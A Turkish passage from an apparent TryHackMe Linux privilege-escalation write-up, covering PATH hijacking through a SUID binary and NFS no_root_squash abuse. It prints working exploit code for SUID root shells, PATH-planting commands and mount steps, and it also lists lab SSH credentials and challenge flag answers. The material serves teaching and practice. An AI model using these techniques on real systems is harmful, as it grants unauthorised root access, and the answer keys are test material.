Komut satırına "thm" yazarsak, bunlar Linux'un thm adlı bir çalıştırılabilir dosyayı arayacağı konumlardır. Aşağıdaki senaryo, ayrıcalık düzeyimizi artırmak için bunun nasıl kullanılabileceği konusunda size daha iyi bir fikir verecektir. Göreceğiniz gibi, bu tamamen hedef sistemin mevcut yapılandırmasına bağlıdır, bu nedenle bunu denemeden önce aşağıdaki soruları yanıtlayabildiğinizden emin olun.

1. PATH altında hangi klasörler bulunur
2. Mevcut kullanıcınızın bu klasörlerden herhangi biri için yazma ayrıcalıkları var mı?
3. PATH'ı değiştirebilir misiniz?
4. Bu güvenlik açığından etkilenenecek başlatabileceğiniz bir komut dosyası/uygulama var mı?

Demo amaçlı olarak aşağıdaki betiği kullanacağız:

```
GNU nano 4.8  
#include<unistd.h>  
void main()  
{ setuid(0);  
    setgid(0);  
    system("thm");  
}
```

Bu betik "thm" adlı bir sistem ikilisini başlatmayı dener, ancak örnek herhangi bir ikiliyle kolayca çoğaltılabılır.

Bunu bir çalıştırılabilir dosyaya derleriz ve SUID bitini ayarlarız.

```
root@targetsystem:/home/alper/Desktop# cat path_exp.c  
#include<unistd.h>  
void main()  
{ setuid(0);  
    setgid(0);  
    system("thm");  
}  
root@targetsystem:/home/alper/Desktop# gcc path_exp.c -o path -w  
root@targetsystem:/home/alper/Desktop# chmod u+s path  
root@targetsystem:/home/alper/Desktop# ls -l  
total 24  
-rwsr-xr-x 1 root root 16792 Jun 17 07:02 path  
-rw-rw-r-- 1 alper alper 76 Jun 17 06:53 path_exp.c  
root@targetsystem:/home/alper/Desktop#
```

Kullanıcıımız artık SUID biti ayarlanmış "path" betığıne erişebilir.

```
alper@targetsystem:~/Desktop$ ls -l
total 24
-rwsr-xr-x 1 root root 16792 Jun 17 07:02 path
-rw-rw-r-- 1 alper alper 76 Jun 17 06:53 path_exp.c
alper@targetsystem:~/Desktop$
```

"path" çalıştırıldığında, PATH altında listelenen klasörlerin içinde "thm" adlı bir yürütülebilir dosya arayacaktır.

Eğer herhangi bir yazılabilir klasör PATH altında listelenmişse, bu dizin altında thm adında bir ikili oluşturabilir ve "path" betiğimizin bunu çalıştırmasını sağlayabiliriz. SUID biti ayarlandığından, bu ikili root ayrıcalığı ile çalışacaktır

Yazılabilir klasörler için basit bir arama "find / -writable 2>/dev/null" komutu kullanılarak yapılabilir. Bu komutun çıktısı basit bir kesme ve sıralama dizisi kullanılarak temizlenebilir.

```
alper@targetsystem:~/Desktop$ find / -writable 2>/dev/null | cut -d "/" -f 2 | sort -u
dev
home
proc
run
snap
sys
tmp
usr
var
alper@targetsystem:~/Desktop$
```

Bazı CTF senaryoları farklı klasörler sunabilir ancak normal bir sistem yukarıda gördüğümüz gibi bir çıktı verecektir.

Bunu PATH ile karşılaştırmak kullanabileceğimiz klasörleri bulmamıza yardımcı olacaktır.

```
alper@targetsystem:~/Desktop$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
```

usr altında bir dizi klasör görüyoruz, bu nedenle alt klasörleri kapsayacak şekilde yazılabilir klasör aramamızı bir kez daha çalıştırıkmak daha kolay olabilir.

```
alper@targetsystem:~/Desktop$ find / -writable 2>/dev/null | grep usr | cut -d "/" -f 2,3 | sort -u
usr/lib
usr/share
alper@targetsystem:~/Desktop$
```

Alternatif olarak aşağıdaki komut kullanılabilir.

```
find / -writable
2>/dev/null | cut -d "/" -f 2,3 | grep -v proc | sort -u
```

Çalışan işlemlerle ilgili birçok sonuçtan kurtulmak için "grep -v proc" ekledik.

Ne yazık ki, /usr altındaki alt klasörler yazılabilir değildir

Yazması daha kolay olacak klasör muhtemelen /tmp'dir. Bu noktada /tmp PATH içinde bulunmadığından onu eklememiz gerekecektir. Aşağıda görebileceğimiz gibi, "export PATH=/tmp:\$PATH" komutu bunu gerçekleştirir.

```
alper@targetsystem:~/Desktop$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
alper@targetsystem:~/Desktop$ export PATH=/tmp:$PATH
alper@targetsystem:~/Desktop$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
alper@targetsystem:~/Desktop$
```

Bu noktada, yol betiği /tmp klasörü altında "thm" adlı bir yürütülebilir dosyaya da bakacaktır.

Bu komutu oluşturmak /bin/bash dosyasını /tmp klasörü altına "thm" olarak kopyalamakla oldukça kolaydır.

```
alper@targetsystem:/$ cd /tmp
alper@targetsystem:/tmp$ echo "/bin/bash" > thm
alper@targetsystem:/tmp$ chmod 777 thm
alper@targetsystem:/tmp$ ls -l thm
-rwxrwxrwx 1 alper alper 10 Jun 17 14:36 thm
alper@targetsystem:/tmp$ █
```

Biz /bin/bash kopyamıza çalıştırılabilir haklar verdik, lütfen bu noktada bizim kullanıcı haklarımızla çalışacağını unutmayın. Bu bağlamda bir ayrıcalık yükseltmesini mümkün kılan şey, yol betiğinin kök ayrıcalıklarıyla çalışmasıdır.

```
alper@targetsystem:~/Desktop$ whoami
alper
alper@targetsystem:~/Desktop$ id
uid=1000(alper) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
alper@targetsystem:~/Desktop$ ./path
root@targetsystem:~/Desktop# whoami
root
root@targetsystem:~/Desktop# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),1000(alper)
root@targetsystem:~/Desktop# █
```

#### Sorular

Soru ⇒ Yazma erişimine sahip olduğunuz tek klasör hangisi? (İpucu ⇒ Ana sayfa altında yazma erişiminiz olan klasörleri arayın)

Cevap ⇒ [/home/murdoch](#)

Soru ⇒ flag6.txt dosyasının içeriğini okumak için \$PATH güvenlik açığından yararlanın. (İpucu ⇒ Yazılabilir dizini kullanıcınızın PATH'ine ekleylebilir ve "./test" çalıştırılabilir dosyasının okuyacağı "thm" adlı bir dosya oluşturabilirsiniz. "thm" dosyası basitçe bayrak dosyasını okuyacak bir "cat" komutu olabilir.)

Cevap ⇒ [Cevap Gerekmemektedir.](#)

Soru ⇒ flag6.txt dosyasının içeriği nedir?

Cevap ⇒ [THM-736628929](#)

## Task 11 Privilege Escalation: NFS (Görev 11 Ayrıcalık Yükseltme: NFS)

Not: Takip etmek için bu görevde ekli hedef makineyi başlatın.

Hedef makineyi başlatabilir ve doğrudan tarayıcınızdan erişebilirsiniz.

Alternatif olarak, aşağıdaki düşük ayrıcalıklı kullanıcı kimlik bilgileriyle SSH üzerinden erişebilirsiniz:

Kullanıcı adı: karen Şifre: Password1

Ayrıcalık yükseltme vektörleri dahili erişimle sınırlı değildir. Paylaşılan klasörler ve SSH ve Telnet gibi uzaktan yönetim arayüzleri de hedef sisteme root erişimi elde etmenize yardımcı olabilir. Bazı durumlarda her iki vektörün de kullanılması gerekebilir, örneğin hedef sisteme bir root SSH özel anahtarı bulmak ve mevcut kullanıcınızın ayrıcalık düzeyini artırmaya çalışmak yerine root ayrıcalıklarıyla SSH üzerinden bağlanmak gibi.

CTF'ler ve sınavlarla daha ilgili olan bir başka vektör de yanlış yapılandırılmış bir ağ kabuğudur. Bu vektör bazen bir ağ yedekleme sistemi mevcut olduğunda sizme testi çalışmaları sırasında görülebilir.

NFS (Ağ Dosya Paylaşımı) yapılandırması /etc/exports dosyasında tutulur. Bu dosya NFS sunucusu kurulumu sırasında oluşturulur ve genellikle kullanıcılar tarafından okunabilir.

```

alper@targetsystem:~$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#           to NFS clients. See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes      hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)

/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)
/mnt/sharedfolder *(rw,sync,insecure,no_subtree_check)
/backups *(rw,sync,insecure,no_root_squash,no_subtree_check)

alper@targetsystem:~$ 

```

Bu ayrıcalık yükseltme vektörü için kritik unsur yukarıda görebileceğiniz "no\_root\_squash" seçeneğidir. NFS varsayılan olarak root kullanıcısını nfsnobody olarak değiştirir ve herhangi bir dosyanın root yetkileriyle çalışmasını engeller. Yazılabilir bir paylaşım üzerinde "no\_root\_squash" seçeneği mevcutsa, SUID biti ayarlanmış bir çalıştırılabilir dosya oluşturulabilir ve hedef sistemde çalıştırabiliriz.

Saldırıdan makinemizden bağlanabilir paylaşımıları listeleyerek başlayacağız.

```

└─(root💀 TryHackMe)-[~]
# showmount -e 10.0.2.12
Export list for 10.0.2.12:
/backups          *
/mnt/sharedfolder *
/tmp              *

└─(root💀 TryHackMe)-[~]
# 

```

"no\_root\_squash" paylaşımlarından birini saldırıcı makinemize bağlayacağız ve çalıştırılabilir dosyamızı oluşturmaya başlayacağız.

```

└─(root💀 TryHackMe)-[~]
# mkdir /tmp/backupsonattackermachine

└─(root💀 TryHackMe)-[~]
# mount -o rw 10.0.2.12:/backups /tmp/backupsonattackermachine

```

SUID bitlerini ayarlayabildiğimiz için, hedef sisteme /bin/bash çalıştıracak basit bir çalıştırılabilir dosya isimizi görecektir.

```

GNU nano 5.4
int main()
{ setgid(0);
  setuid(0);
  system("/bin/bash");
  return 0;
}

```

Kodu derledikten sonra SUID bitini ayarlayacağız.

```
[root💀TryHackMe]~/tmp/backupsonattackermachine
# gcc nfs.c -o nfs -w

[root💀TryHackMe]~/tmp/backupsonattackermachine
# chmod +s nfs

[root💀TryHackMe]~/tmp/backupsonattackermachine
# ls -l nfs
-rwsr-sr-x 1 root root 16712 Jun 17 16:24 nfs
```

Aşağıda her iki dosyanın da (nfs.c ve nfs hedef sistemde mevcut olduğunu göreceksiniz. Bağlanan paylaşım üzerinde çalıştık, bu yüzden onları aktarmaya gerek yoktu).

```
alper@targetsystem:/backups$ id
uid=1000(alper) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
alper@targetsystem:/backups$ whoami
alper
alper@targetsystem:/backups$ ls -l
total 24
-rwsr-sr-x 1 root root 16712 Jun 17 16:24 nfs
-rw-r--r-- 1 root root 76 Jun 17 16:24 nfs.c
alper@targetsystem:/backups$ ./nfs
root@targetsystem:/backups# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),1000(alper)
root@targetsystem:/backups# whoami
root
root@targetsystem:/backups#
```

nfs çalıştırılabilir dosyasının hedef sisteme SUID bitinin ayarlandığına ve root ayrıcalıklarıyla çalıştığına dikkat edin.

Sorular

Soru ⇒ Hedef sisteme kaç adet bağlanabilir paylaşım tanımlayabilirsiniz?

Cevap ⇒ 3

Soru ⇒ "no\_root\_squash" seçeneği etkinleştirilmiş kaç paylaşım var?

Cevap ⇒ 3

Soru ⇒ Hedef sisteme bir kök kabuk elde edin

Cevap ⇒ Cevap Gerekmemektedir.

Soru ⇒ flag7.txt dosyasının içeriği nedir?

Cevap ⇒ THM-89384012

## Task 12 Capstone Challenge (Görev 12 Capstone Yarışması)

Şimdiye kadar Linux'taki ana ayrıcalık yükseltme vektörlerini oldukça iyi anladınız ve bu görev oldukça kolay olacaktır.

Büyük bir bilimsel tesise SSH erişimi kazandınız. Root olana kadar ayrıcalıklarınızı yükseltmeye çalışın.

Bu odayı, OSCP gibi sınavlarda ve sizme testi görevlerinizde çok faydalı olacak Linux ayrıcalık yükseltme konusunda kapsamlı bir metodoloji oluşturmanıza yardımcı olmak için tasarladık.

Keşfedilmemiş hiçbir ayrıcalık yükseltme vektörü bırakmayın, ayrıcalık yükseltme genellikle bir bilimden çok bir sanattır.

Hedef makineye tarayıcınız üzerinden erişebilir veya aşağıdaki SSH kimlik bilgilerini kullanabilirsiniz.

Kullanıcı adı: leonard Şifre: Penny123

Sorular

Soru ⇒ flag1.txt dosyasının içeriği nedir?

Cevap ⇒ [THM-42828719920544](#)

Soru ⇒ flag2.txt dosyasının içeriği nedir?

Cevap ⇒ [THM-168824782390238](#)